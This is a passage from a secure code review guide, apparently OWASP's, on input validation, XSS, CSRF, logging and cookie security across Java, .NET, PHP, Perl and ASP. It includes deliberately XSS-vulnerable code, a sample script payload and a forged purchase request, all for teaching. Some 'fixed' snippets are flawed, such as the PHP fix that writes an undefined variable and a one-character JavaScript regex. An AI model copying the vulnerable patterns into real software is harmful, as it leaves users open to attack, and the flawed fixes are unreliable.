The error defined by arg0, prompt.username is displayed as an alert box by the struts framework to the user. The developer would need to take this a step further by validating the input via regular expression:

```
   <field property="username"
        depends="required,mask">
    <arg0 key="prompt.username"/>
    <var-name>mask
        ^[0-9a-zA-Z]*$
    </var>
   </field>
  </form>
 </formset>
</form-validation>
```

Here we have added the Mask directive,. This specifies a variable <var> and a regular expression. Any input into the username field which has anything other than A to Z, a to z, or 0 to 9 shall cause an error to be thrown. The most common issue with this type of development is either the developer forgetting to validate all fields or a complete form. The other thing to look for is incorrect regular expressions, so learn those RegEx's kids!!!

We also need to check if the JSP pages have been linked up to the validation.xml finctionaltiy. This is done by <html:javascript> custom tag being included in the JSP as follows:

```
<html:javascript formName="logonForm" dynamicJavascript="true" staticJavascript="true" />
```

FRAMEWORK EXAMPLE:(.NET)

The ASP .NET framework contains a validator framework, which has made input validation easier and less error prone than in the past. The validation solution for .NET also has client and server side functionality akin to Struts (J2EE). What is a validator? According to the Microsoft (MSDN) definition it is as follows:

"A validator is a control that checks one input control for a specific type of error condition and displays a description of that problem."

The main point to take out of this from a code review perspective is that one validator does one type of function. If we need to do a number of different checks on our input we need to use more than one validator.

The .NET solution contains a number of controls out of the box:

RequiredFieldValidator – Makes the associated input control a required field.

CompareValidator – Compares the value entered by the user into an input control with the value entered into another input control or a constant value.

RangeValidator – Checks if the value of an input control is within a defined range of values.

RegularExpressionValidator – Checks user input against a regular expression.

The following is an example web page (.aspx) containing validation:

```
<html>
<head>
<title>Validate me baby!</title>
</head>
<body>
<asp:ValidationSummary runat=server HeaderText="There were errors on the page:" />
<form runat=server>
Please enter your User Id
<tr>
   <td>
      <asp:RequiredFieldValidator runat=server
         ControlToValidate=Name ErrorMessage="User ID is required."> *
      </asp:RequiredFieldValidator>
   </td>
   <td>User ID:</td>
   <td><input type=text runat=server id=Name></td>
<asp:RegularExpressionValidator runat=server display=dynamic
         controltovalidate="Name"
         errormessage="ID must be 6-8 letters."
         validationexpression="[a-zA-Z0-9]{6,8}" />
  </tr>
<input type=submit runat=server id=SubmitMe value=Submit>
</form>
</body>
</html>
```

Remember to check that regular expressions are sufficient to protect the application. The "runat" directive means this code is executed at the server prior to being sent to client. When this is displayed to a user's browser the code is simply HTML.

EXAMPLE: CLASSIC ASP

There is not built-in validation in classic ASP pages, however you can use regular expressions to accomplish the task. Here is an example of a function with regular expressions to validate a US Zip code

```
Public Function IsZipCode (ByVal Text)

  Dim re

  set re = new RegExp

  re.Pattern = "^\d{5}$"

  IsZipCode = re.Test(Text)

End Function
```

LENGTH CHECKING

Another issue to consider is input length validation. If the input is limited by length, this reduces the size of the script that can be injected into the web app.

Many web applications use operating system features and external programs to perform their functions. When a web application passes information from an HTTP request through as part of an external request, it must be carefully data validated for content and min/max length. Without data validation the attacker can inject Meta characters, malicious commands, or command modifiers, masquerading as legitimate information and the web application will blindly pass these on to the external system for execution.

Checking for minimum and maximum length is of paramount importance, even if the code base is not vulnerable to buffer overflow attacks.

If a logging mechanism is employed to log all data used in a particular transaction, we need to ensure that the payload received is not so big that it may affect the logging mechanism. If the log file is sent a very large payload it may crash. Or if it is sent a very large payload repeatedly, the hard disk of the app server may fill, causing a denial of service. This type of attack can be used to recycle the log file, hence removing the audit trail. If string parsing is performed on the payload received by the application, and an extremely large string is sent repeatedly to the application, the CPU cycles used by the application to parse the payload may cause service degradation or even denial of service.

NEVER RELY ON CLIENT-SIDE DATA VALIDATION

Client-side validation can always be bypassed. Server-side code should perform its own validation. What if an attacker bypasses your client, or shuts off your client-side script routines, for example, by disabling JavaScript? Use client-side validation to help reduce the number of round trips to the server, but do not rely on it for security. **Remember: Data validation must be always done on the server side. A code review focuses on server side code. Any client side security code is not and cannot be considered security.**

DATA VALIDATION OF PARAMETER NAMES:

When data is passed to a method of a web application via HTTP, the payload is passed in a “key-value” pair, such as *UserId =3o1nk395y password=letMeIn123*

Previously we talked about input validation of the payload (parameter value) being passed to the application. But we also may need to check that the parameter names (*UserId*,*password* from above) have not been tampered with. Invalid parameter names may cause the application to crash or act in an unexpected way. The best approach is “Exact Match” as mentioned previously.

WEB SERVICES DATA VALIDATION

The recommended input validation technique for web services is to use a schema. A schema is a “map” of all the allowable values that each parameter can take for a given web service method. When a SOAP message is received by the web services handler, the schema pertaining to the method being called is “run over” the message to validate the content of the soap message. There are two types of web service communication methods; XML-IN/XML-OUT and REST (Representational State Transfer). XML-IN/XML-OUT means that the request is in the form of a SOAP message and the reply is also SOAP. REST web services accept a URI request (Non XML) but return a XML reply. REST only supports a point-to-point solution wherein SOAP chain of communication may have multiple nodes prior to the final destination of the request. Validating REST web services input is the same as validating a GET request. Validating an XML request is best done with a schema.

```
<?xml version="1.0"?>

<xsd:schema xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns="http://server.test.com"
targetNamespace="http://server.test.com" elementFormDefault="qualified" attributeFormDefault="unqualified">

<xsd:complexType name="AddressIn">

<xsd:sequence>

        <xsd:element name="addressLine1" type="HundredANumeric" nillable="true"/>

        <xsd:element name="addressLine2" type="HundredANumeric" nillable="true"/>

        <xsd:element name="county" type="TenANumeric" nillable="false"/>

        <xsd:element name="town" type="TenANumeric" nillable="true"/>

        <xsd:element name="userId" type="TenANumeric" nillable="false"/>

</xsd:sequence>

</xsd:complexType>

<xsd:simpleType name="HundredANumeric">

        <xsd:restriction base="xsd:string">

                <xsd:minLength value="1"/>
```

```
                    <xsd:maxLength value="100"/>

                    <xsd:pattern value="[a-zA-Z0-9]"/>

          </xsd:restriction>

          </xsd:simpleType>

          <xsd:simpleType name="TenANumeric">

                    <xsd:restriction base="xsd:string">

                              <xsd:minLength value="1"/>

                              <xsd:maxLength value="10"/>

                              <xsd:pattern value="[a-zA-Z0-9]"/>

                    </xsd:restriction>

          </xsd:simpleType>

</xsd:schema>
```

Here we have a schema for an object called AddressIn. Each of the elements has restrictions applied to it and the restrictions (in red) define what valid characters can be inputted into each of the elements. What we need to look for is that each of the elements has a restriction applied to it, as opposed to the simple type definition such as **xsd:string**. This schema also has the <xsd:sequence> tag applied to enforce the sequence of the data that is to be received.

VULNERABLE CODE AND THE ASSOCIATED FIX

EXAMPLE ONE - PERL

The following snippet of Perl code demonstrates code which is vulnerable to XSS.

```
#!/usr/bin/perl

use CGI;

my $cgi = CGI->new();

my $value = $cgi->param('value');

print $cgi->header();

print "You entered $value";
```

The code blindly accepts and data supplied in the parameter labeled 'value'. To add to this problem of accepting data with no validation, the code will display the inputted data to the user. If you have read this far into the paper I hope the light bulb is now flashing above your head with the realisation that this particular vulnerability would allow a Reflected XSS attack to occur.

The 'value' parameter should validate the supplied data and only print data which has been 'cleaned' by the validation filter. There are multiple options available with Perl to validate this parameter correctly. Firstly, a simple and crude filter is shown below:

```
$value =~ s/[^A-Za-z0-9 ]*/ /g;
```

This will restrict the data in the parameter to uppercase, lowercase, spaces, and numbers only. This of course removes the dangerous characters we have associated with XSS such as < and >.

A second option would be to use the HTML::Entities module for Perl which will force HTML encoding on the inputted data. I have changed the code to incorporate the HTML::Entities module and given an example out the encoding in action.

```
#!/usr/bin/perl

use CGI;

use HTML::Entities;

my $cgi = CGI->new();

my $value = $cgi->param('value');

print $cgi->header();

print "You entered ", HTML::Entities::encode($value);

If the data provided was <SCRIPT>alert(“XSS”)</SCRIPT> the HTML::Entities module would produce the following output:

&lt;SCRIPT&gt;alert(&quot;XSS&quot;)&lt;/SCRIPT&gt;
```

This would remove the threat posed by the original input.

EXAMPLE TWO - PHP

PHP allows users to create dynamic web pages quite easily, and this led to many implementations of PHP which lacked any security thought.

The example provided below shows very simple PHP message board which has been setup without sufficient data validation.

```
<form>

<input type="text" name="inputs">
 <input type="submit">

</form> <?php

if (isset($_GET['inputs']))

{  $fp = fopen('./inputs.txt', 'a');
```

```
  fwrite($fp, "{$_GET['inputs']}");

fclose($fp);

} readfile('./inputs.txt');

?>
```

You can see that this simple form takes the user inputs and writes it to the file named inputs.txt.

This file is then used to write the message to the message board for other users to see. The danger posed by this form should be clear straight away, the initial input is not subject to any kind of validation and is presented to other users as malicious code.

This could have been avoided by implementing simple validation techniques. PHP allows the developer to use the htmlentities() function. I have added the htmlentities() to the form:

```
<form>

<input type="text" name="inputs">
 <input type="submit">

</form>

<?php

if (isset($_GET['inputs']))

{

  $message = htmlentities($_GET['inputs']);

  $fp = fopen('./inputs.txt', 'a');

  fwrite($fp, "$inputs");

  fclose($fp);

} readfile('./inputs.txt');

?>
```

The addition is simple but the benefits gained can be substantial. The messageboard now has some protection against any script code that could have been entered by a malicious user. The code will now be HTML entity encoded by the htmlentities() function.

EXAMPLE THREE – CLASSIC ASP

Just like in PHP, ASP pages allow dynamic content creation, so for an XSS vulnerable code like the following:

```
Response.Write "Please confirm your name is " & Request.Form("UserFullName")
```

We will use the HTMLEncode Built-in function in the following way

Response.Write "Please confirm your name is " & Server.HTMLEncode (Request.Form("UserFullName"))

EXAMPLE FOUR – JAVASCRIPT

The fourth and final example we will look at is JavaScript code. Again we will show a vulnerable piece of code and then the same code with data validation in place.

We will observe some vulnerable JavaScript which takes the user's name from the URL and uses this to create a welcome message.

The vulnerable script is displayed below:

```
<SCRIPT>

var pos=document.URL.indexOf("name=")+5;

document.write(document.URL.substring(pos,document.URL.length));

</SCRIPT>
```

The problem with this script was discussed earlier; there is no validation of the value provide for "name=".

I have fixed the script below using a very simple validation technique.

```
<SCRIPT>

var pos=document.URL.indexOf("name=")+5;

var name=document.URL.substring(pos,document.URL.length);

if (name.match(/^[a-zA-Z]$/))

 { document.write(name);

 } else

{ window.alert("Invalid input!");

}

</SCRIPT>
```

The 3rd line of the script ensures that the characters are restricted to uppercase and lowercase for the user name. Should the value provided violate this, an invalid input error will be returned to the user.

REVIEWING CODE FOR CROSS-SITE SCRIPTING

Overview

Cross-site scripting (XSS) attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user in the output it generates, without validating or encoding it.

Related Security Activities

Description of Cross-site Scripting Vulnerabilities

See the OWASP article on Cross-site Scripting (XSS) Vulnerabilities.

http://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29

How to Avoid Cross-site scripting Vulnerabilities

See the OWASP Development Guide article on Phishing.

http://www.owasp.org/index.php/Phishing

See the OWASP Development Guide article on Data Validation. http://www.owasp.org/index.php/Data_Validation

How to Test for Cross-site scripting Vulnerabilities

See the OWASP Testing Guide article on how to Test for Cross site scripting Vulnerabilities.
http://www.owasp.org/index.php/Testing_for_Cross_site_scripting

See the OWASP AntiXSS Project:

http://www.owasp.org/index.php/Category:OWASP_PHP_AntiXSS_Library_Project

See the OWASP ESAPI Project:

http://www.owasp.org/index.php/ESAPI

VULNERABLE CODE EXAMPLE

If the text inputted by the user is reflected back and has not been data validated, the browser shall interpret the inputted script as part of the mark up, and execute the code accordingly.

To mitigate this type of vulnerability we need to perform a number of security tasks in our code:

1. Validate data
2. Encode unsafe output

```
import org.apache.struts.action.*;

import org.apache.commons.beanutils.BeanUtils;

import javax.servlet.http.HttpServletRequest;

import javax.servlet.http.HttpServletResponse;


public final class InsertEmployeeAction extends Action {


public ActionForward execute(ActionMapping mapping, ActionForm form,

   HttpServletRequest request, HttpServletResponse response) throws Exception{


// Setting up objects and vairables.


Obj1 service = new Obj1();

ObjForm objForm = (ObjForm) form;

InfoADT adt = new InfoADT ();

BeanUtils.copyProperties(adt, objForm);


            String searchQuery = objForm.getqueryString();

            String payload = objForm.getPayLoad();

try {

service.doWork(adt);  / /do something with the data

ActionMessages messages = new ActionMessages();

ActionMessage message = new ActionMessage("success", adt.getName() );

messages.add( ActionMessages.GLOBAL_MESSAGE, message );

saveMessages( request, messages );

request.setAttribute("Record", adt);

return (mapping.findForward("success"));

}

catch( DatabaseException de )
{

ActionErrors errors = new ActionErrors();

ActionError error = new ActionError("error.employee.databaseException" + “Payload: “+payload);

errors.add( ActionErrors.GLOBAL_ERROR, error );

saveErrors( request, errors );

return (mapping.findForward("error: "+ searchQuery));

}

}

}
```

The text above shows some common mistakes in the development of this struts action class. First, the data passed in the HttpServletRequest is placed into a parameter without being data validated.

Focusing on XSS we can see that this action class returns a message, ActionMessage, if the function is successful. If an error the code in the Try/Catch block is executed, the data contained in the HttpServletRequest is returned to the user, unvalidated and exactly in the format in which the user inputted it.

```
import java.io.*;

import javax.servlet.http.*;

import javax.servlet.*;

public class HelloServlet extends HttpServlet

{

public void doGet (HttpServletRequest req, HttpServletResponse res) throws ServletException, IOException {

String input = req.getHeader(“USERINPUT”);

PrintWriter out = res.getWriter();

out.println(input);  // echo User input.

out.close(); }

}
```

Following is a second example of an XSS vulnerable function. Echoing un-validated user input back to the browser would give a nice large vulnerability footprint.

.NET EXAMPLE (ASP.NET VERSION 1.1 ASP.NET VERSION 2.0):

The server side code for a VB.NET application may have similar functionality

```
' SearchResult.aspx.vb

Imports System

Imports System.Web

Imports System.Web.UI

Imports System.Web.UI.WebControls

Public Class SearchPage Inherits System.Web.UI.Page


Protected txtInput As TextBox

Protected cmdSearch As Button

Protected lblResult As Label Protected


Sub cmdSearch _Click(Source As Object, _ e As EventArgs)


// Do Search…..

// …………

lblResult.Text="You Searched for: " & txtInput.Text

// Display Search Results…..

// …………

End Sub

End Class
```

This is a VB.NET example of a vulnerable piece of search functionality which echoes back the data inputted by the user. To mitigate against this, we need proper data validation and in the case of stored XSS attacks, we need to encode known bad input (as mentioned before).

CLASSIC ASP EXAMPLE

Classic ASP is also XSS prone, just as like most Web technologies.

```
<%

  ...
  Response.Write "<div class='label'>Please confirm your data</div><br />"

  Response.Write "Name: " & Request.Form("UserFullName")

  ...

%>
```

PROTECTING AGAINST XSS

In the .NET framework there are some built-in security functions which can assist in data validation and HTML encoding, namely, ASP.NET 1.1 **request validation** feature and **HttpUtility.HtmlEncode**.

Microsoft in their wisdom state that you should not rely solely on ASP.NET request validation and that it should be used in conjunction with your own data validation, such as regular expressions (mentioned below).

The request validation feature is disabled on an individual page by specifying in the page directive

<%@ Page validateRequest="false" %>

or by setting **ValidateRequest="false"** on the **@ Pages** element.

or in the **web.config** file:

You can disable request validation by adding a

<**pages**> element with **validateRequest="false"**

So when reviewing code, make sure the validateRequest directive is enabled and if not, investigate what method of data validation is being used, if any. Check that ASP.NET Request validation Is enabled in **Machine.config** Request validation is enabled by ASP.NET by default. You can see the following default setting in the **Machine.config** file.

<pages validateRequest="true" ... />

HTML Encoding:

Content to be displayed can easily be encoded using the HtmlEncode function. This is done by calling:

Server.HtmlEncode(string)

Using the html encoder example for a form:

```
Text Box: <%@ Page Language="C#" ValidateRequest="false" %>

<script runat="server">

void searchBtn _Click(object sender, EventArgs e) {

Response.Write(HttpUtility.HtmlEncode(inputTxt.Text)); }

</script>
```

```
<html>

<body>

<form id="form1" runat="server">

<asp:TextBox ID="inputTxt" Runat="server" TextMode="MultiLine" Width="382px" Height="152px">

</asp:TextBox>

<asp:Button ID="searchBtn" Runat="server" Text="Submit" OnClick=" searchBtn _Click" />

</form>

</body>

</html>
```

For Classic ASP pages the encoding function is used pretty much the same as in ASP.NET

Response.Write Server.HtmlEncode(inputTxt.Text)

STORED CROSS SITE SCRIPT:

Using HTML encoding to encode potentially unsafe output:

Malicious script can be stored/persisted in a database and shall not execute until retrieved by a user. This can also be the case in bulletin boards and some early web email clients. This incubated attack can sit dormant for a long period of time until a user decides to view the page where the injected script is present. At this point the script shall execute on the user's browser:

The original source of input for the injected script may be from another vulnerable application, which is common in enterprise architectures. Therefore the application at hand may have good input data validation but the data persisted may not have been entered via this application per se, but via another application.

In this case we cannot be 100% sure the data to be displayed to the user is 100% safe (as it could find its way in via another path in the enterprise). The approach to mitigate against this is to ensure the data sent to the browser is not going to be interpreted by the browser as mark-up, and should be treated as user data.

We encode known bad to mitigate against this "enemy within". This in effect assures that the browser interprets any special characters as data and markup. How is this done? HTML encoding usually means **<** becomes **&lt;**, **>** becomes **&gt;**, **&** becomes **&amp;**, and **"** becomes **&quot;**.

From	To
<	&lt;
>	&gt;
(	&#40;
)	&#41;

#	&#35;
&	&amp;
"	&quot;
‘	&apos
`	%60

So, for example, the text <script> would be displayed as <script> but on viewing the markup it would be represented by &lt;script&gt;

REVIEWING CODE FOR CROSS-SITE REQUEST FORGERY ISSUES

Overview

CSRF is an attack which forces an end user to execute unwanted actions on a web application in which he/she is currently authenticated. With a little help of social engineering (like sending a link via email/chat), an attacker may force the users of a web application to execute actions of the attacker's choosing. A successful CSRF exploit can compromise end user data and operation in the case of a normal user. If the targeted end user is the administrator account, this can compromise the entire web application.

Related Security Activities

Description of CSRF Vulnerabilities

See the OWASP article on CSRF Vulnerabilities. http://www.owasp.org/index.php/CSRF

How to Test for CSRF Vulnerabilities

See the OWASP Testing Guide article on how to Test for CSRF Vulnerabilities.
http://www.owasp.org/index.php/Testing_for_CSRF

Introduction

CSRF is not the same as XSS (Cross Site Scripting), which forces malicious content to be served by a trusted website to an unsuspecting victim. Injected text is treated as executable by the browser, hence running the script. Used in Phishing, Trojan upload, Browser vulnerability weakness attacks…..

Cross-Site Request Forgery (CSRF) (C-SURF) (Confused-Deputy) attacks are considered useful if the attacker knows the target is authenticated to a web based system. They only work if the target is logged into the system, and therefore have a small attack footprint. Other logical weaknesses also need to be present such as no transaction authorization required by the user.

In effect CSRF attacks are used by an attacker to make a target system perform a function (Funds Transfer, Form submission etc..) via the target's browser without the knowledge of the target user, at least until the unauthorized function has been committed. A primary target is the exploitation of "ease of use" features on web applications (One-click purchase), for example.

HOW THEY WORK:

CSRF attacks work by sending a rogue HTTP request from an authenticated user's browser to the application, which then commits a transaction without authorization given by the target user. As long as the user is authenticated and a meaningful HTTP request is sent by the user's browser to a target application, the application does not know if the origin of the request is a valid transaction or a link clicked by the user (that was, say, in an email) while the user is authenticated to the application. So, for example, using CSRF, an attacker makes the victim perform actions that they didn't intend to, such as logout, purchase item, change account information, or any other function provided by the vulnerable website.

An Example below of a HTTP POST to a ticket vendor to purchase a number of tickets.

```
POST http://TicketMeister.com/Buy_ticket.htm HTTP/1.1

Host: ticketmeister

User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O;) Firefox/1.4.1

Cookie: JSPSESSIONID=34JHURHD894LOP04957HR49I3JE383940123K

ticketId=ATHX1138&to=PO BOX 1198 DUBLIN 2&amount=10&date=11042008
```

The response of the vendor is to acknowledge the purchase of the tickets:

```
HTTP/1.0 200 OK

Date: Fri, 02 May 2008 10:01:20 GMT

Server: IBM_HTTP_Server

Content-Type: text/xml;charset=ISO-8859-1

Content-Language: en-US

X-Cache: MISS from app-proxy-2.proxy.ie

Connection: close


<?xml version="1.0" encoding="ISO-8859-1"?>

<pge_data> Ticket Purchased, Thank you for your custom.

</pge_data>
```

HOW TO LOCATE THE POTENTIALLY VULNERABLE CODE

This issue is simple to detect, but there may be compensating controls around the functionality of the application which may alert the user to a CSRF attempt. As long as the application accepts a well formed HTTP request and the request adheres to some business logic of the application CSRF shall work (From now on we assume the target user is logged into the system to be attacked).

By checking the page rendering we need to see if any unique identifiers are appended to the links rendered by the application in the user's browser. If there is no unique identifier relating to each HTTP request to tie a HTTP request to the user, we are vulnerable. Session ID is *not enough* as the session ID shall be sent anyway if a user clicks on a rogue link as the user is authenticated already.

TRANSACTION DRIVE THRU'


AN EYE FOR AN EYE, A REQUEST FOR A REQUEST

When an HTTP request is received by the application, one should examine the business logic to assess when a transaction request is sent to the application that the application does not simply execute, but responds to the request with another request for the user's password.

```
Line

String actionType = Request.getParameter("Action");

if(actionType.equalsIgnoreCase("BuyStuff"){

  Response.add("Please enter your password");

  return Response;

}
```

In the above pseudo code, we would examine if an HTTP request to commit a transaction is received, and if the application responds to the user request for a confirmation (in this case re-enter a password).

The Flow below depicts the logic behind anti-CSRF transaction management:



VULNERABLE PATTERNS FOR CSRF

Any application that accepts HTTP requests from an authenticated user without having some control to verify that the HTTP request is unique to the user's session. (Nearly all web applications!!). Session ID is not in scope here as the rogue HTTP request shall also contain a valid session ID, as the user is authenticated already.

GOOD PATTERNS & PROCEDURES TO PREVENT CSRF

So checking if the request has a valid session cookie is not enough, we need check if a unique identifier is sent with every HTTP request sent to the application. *CSRF requests WON'T have this valid unique identifier*. The reason CSRF requests won't have this unique request identifier is the unique ID is rendered as a hidden field on the page and is appended to the HTTP request once a link/button press is selected. The attacker will have no knowledge of this unique ID, as it is random and rendered dynamically per link, per page.

1. A list is complied prior to delivering the page to the user. The list contains all valid unique IDs generated for all links on a given page. The unique ID could be derived from a secure random generator such as SecureRandom for J2EE.

2. A unique ID is appended to each link/form on the requested page prior to being displayed to the user.
3. Maintaining a list of unique IDs in the user session, the application checks if the unique ID passed with the HTTP request is valid for a given request.
4. If the unique ID is not present, terminate the user session and display an error to the user.

USER INTERACTION

Upon committing to a transaction, such as fund transfer, display an additional decision to the user ,such as a requirement for one’s password to be entered and verified prior to the transaction taking place. A CSRF attacker would not know the password of the user and therefore the transaction could not be committed via a stealth CSRF attack.

REVIEWING CODE FOR LOGGING ISSUES

In Brief

Logging is the recording of information into storage that details who performed what and when they did it (like an audit trail). This can also cover debug messages implemented during development, as well as any messages reflecting problems or states within the application. It should be an audit of everything that the business deems important to track about the application's use. Logging provides a detective method to ensure that the other security mechanisms being used are performing correctly.

There are three categories of logs; application, operation system, and security software. While the general principles are similar for all logging needs, the practices stated in this document are especially applicable to application logs.

A good logging strategy should include log generation, storage, protection, analysis, and reporting.

LOG GENERATION

Logging should be at least done at the following events:

Authentication: Successful and unsuccessful attempts.
Authorization requests.
Data manipulation: Any (CUD) Create, Update, Delete actions performed on the application.
Session activity: Termination/Logout events.

The application should have the ability to detect and record possible malicious use, such as events that cause unexpected errors or defy the state model of the application, for example, users who attempt to get access to data that they shouldn't, and incoming data that does not meet validation rules or has been tampered with. In general, it should detect any error condition which could not occur without an attempt by the user to circumvent the application logic.

Logging should give us the information required to form a proper audit trail of a user's actions.
Leading from this, the date/time actions were performed would be useful, but make sure the application uses a clock that is synched to a common time source. Logging functionality should not log any personal or sensitive data pertaining to the user of function at hand that is being recorded; an example of this is if your application is accepting HTTP GET the payload is in the URL and the GET shall be logged. This may result in logging sensitive data.

Logging should follow best practice regarding data validation; maximum length of information, malicious characters….
We should ensure that logging functionality only logs messages of a reasonable length and that this length is enforced.
Never log user input directly; validate, then log.

LOG STORAGE

In order to preserve log entries and keep the sizes of log files manageable, log rotation is recommend. Log rotation means closing a log file and opening a new one when the first file is considered to be either complete or becoming too big. Log rotation is typically performed according to a schedule (e.g. daily) or when a file reaches a certain size.

LOG PROTECTION

Because logs contain records of user account and other sensitive information, they need to be protected from breaches of their confidentiality, integrity, and availability, the triad of information security.

LOG ANALYSIS AND REPORTING

Log analysis is the studying of log entries to identify events of interest or suppress log entries for insignificant events. Log reporting is the displaying of log analysis. Although these are normally the responsibilities of the system administrator, an application must generate logs that are consistent and contain info that will allow the administrator to prioritize the records. Logging should create an audit of system events and also be time stamped in GMT as not to create confusion. In the course of reviewing logging transactional events such as Create, Update, or Delete (CUD), business execution such as data transfer and also security events should be logged.

COMMON OPEN SOURCE LOGGING SOLUTIONS:

Log4J:	http://logging.apache.org/log4j/docs/index.html
Log4net:	http://logging.apache.org/log4net/
Commons Logging:	http://jakarta.apache.org/commons/logging/index.html

In Tomcat(5.5), if no custom logger is defined (log4J) then everything is logged via Commons Logging and ultimately ends up in catalina.out.
catalina.out grows endlessly and does not recycle/rollover. Log4J provides “Rollover” functionality, which limits the size of the log. Log4J also gives the option to specify “appenders” which can redirect the log data to other destinations such as a port, syslog, or even a database or JMS.

The parts of log4J which should be considered apart from the actual data being logged by the application are contained in the log4j.properties file:

```
#

# Configures Log4j as the Tomcat system logger

#

#

# Configure the logger to output info level messages into a rolling log file.

#

log4j.rootLogger=INFO, R

#
```

```
# To continue using the "catalina.out" file (which grows forever),

# comment out the above line and uncomment the next.

#

#log4j.rootLogger=ERROR, A1

#

# Configuration for standard output ("catalina.out").

#

log4j.appender.A1=org.apache.log4j.ConsoleAppender

log4j.appender.A1.layout=org.apache.log4j.PatternLayout

#

# Print the date in ISO 8601 format

#

log4j.appender.A1.layout.ConversionPattern=%d [%t] %-5p %c - %m%n

#

# Configuration for a rolling log file ("tomcat.log").

#

log4j.appender.R=org.apache.log4j.DailyRollingFileAppender

log4j.appender.R.DatePattern='.'yyyy-MM-dd

#

# Edit the next line to point to your logs directory.

# The last part of the name is the log file name.

#

log4j.appender.R.File=/usr/local/tomcat/logs/tomcat.log

log4j.appender.R.layout=org.apache.log4j.PatternLayout

#

# Print the date in ISO 8601 format

#

log4j.appender.R.layout.ConversionPattern=%d [%t] %-5p %c - %m%n

#
```

```
# Application logging options

#

#log4j.logger.org.apache=DEBUG

#log4j.logger.org.apache=INFO

#log4j.logger.org.apache.struts=DEBUG

#log4j.logger.org.apache.struts=INFO
```

VULNERABLE PATTERNS EXAMPLES FOR LOGGING

.NET

The following are issues one may look out for or question the development/deployment team. Logging and auditing are detective methods of fraud prevention. They are much overlooked in the industry, which enables attackers to continue to attack/commit fraud without being detected.

They cover Windows and .NET issues: **Check that:**

1. Windows native log puts a timestamp on all log entries.
2. GMT is set as the default time.
3. The Windows operating system can be configured to use network timeservers.
4. By default the event log will show: Name of the computer that generated the event; The application in the source field of the viewer. Additional information such as request identifier,username,and destination should be included in the body of the error event.
5. No sensitive or business critical information is sent to the application logs.
6. Application logs are not located in the web root directory.
7. Log policy allows different levels of log severity.

WRITING TO THE EVENT LOG

In the course of reviewing .NET code ensure that calls the EventLog object do not provide any confidential information.

```
EventLog.WriteEntry( "<password>",EventLogEntryType.Information);
```

CLASSIC ASP

You can add events to Web server Log or Windows log, for Web Server Log use

```
Response.AppendToLog("Error in Processing")
```

This is the common way of adding entries to the Windows event log.

```
Const EVENT_SUCCESS = 0

Set objShell = Wscript.CreateObject("Wscript.Shell")

objShell.LogEvent EVENT_SUCCESS, _

  "Payroll application successfully installed."
```

Notice all the previous bullets for ASP.NET are pretty much applicable for classic ASP as well.

REVIEWING CODE FOR SESSION INTEGRITY ISSUES

Introduction

Cookies can be used to maintain a session state. This identifies a user whilst in the middle of using the application. Session IDs are a popular method of identifying a user. A "secure" session ID should be at least 128 bits in length and sufficiently random. Cookies can also be used to identify a user, but care must be taken in using cookies. Generally it is not recommended to implement a SSO (Single Sign on) solution using cookies; they were never intended for such use. Persistent cookies are stored on a user hard disk and are valid depending on the expiry date defined in the cookie. The following are pointers when reviewing cookie related code.

HOW TO LOCATE THE POTENTIALLY VULNERABLE CODE

If the cookie object is being set with various attributes apart from the session ID check the cookie is set only to transmit over HTTPS/SSL. In Java this is performed by the method:

cookie.setSecure() (Java)

cookie.secure = secure; (.NET)

Response.Cookies("CookieKey").Secure = True (Classic ASP)

HTTP ONLY COOKIE

This is adhered to in IE6 and above. HTTP Only cookie is meant to provide protection against XSS by not letting client side scripts access the cookie. It's a step in the right direction but not a silver bullet.

cookie.HttpOnly = true (C#)

Here cookie should only be accessible via ASP.NET.

Notice HTTPOnly property is not supported in Classic ASP pages.

LIMITING COOKIE DOMAIN

Ensure cookies are limited to a domain such as example.com; therefore the cookie is associated to example.com. If the cookie is associated with other domains the following code performs this:

Response.Cookies["domain"].Domain = "support.example.com"; (C#)

Response.Cookies("domain").Domain = "support.example.com" (Classic ASP)

During the review, if the cookie is assigned to more than one domain make note of it and query why this is the case.

DISPLAYING DATA TO USER FROM COOKIE

Make sure that data being displayed to a user from a cookie is HTML encoded. This mitigates some forms of Cross Site Scripting.

```
LabelX.Text = Server.HtmlEncode(Request.Cookies["userName"].Value); (C#)
```

```
Response.Write Server.HtmlEncode (Request.Cookies("userName")) (Classic ASP)
```

Session Tracking/Management Techniques

HTML HIDDEN FIELD

The HTML Hidden field could be used to perform session tracking. Upon each HTTP POST request, the hidden field is passed to the server identifying the user. It would be in the form of

```
<INPUT TYPE="hidden" NAME="user"VALUE="User001928394857738000094857hfduekjkksowie039848jej393">
```

Server-side code is used to perform validation on the VALUE in order to ensure the used is valid. This approach can only be used for POST/Form requests.

URL REWRITING

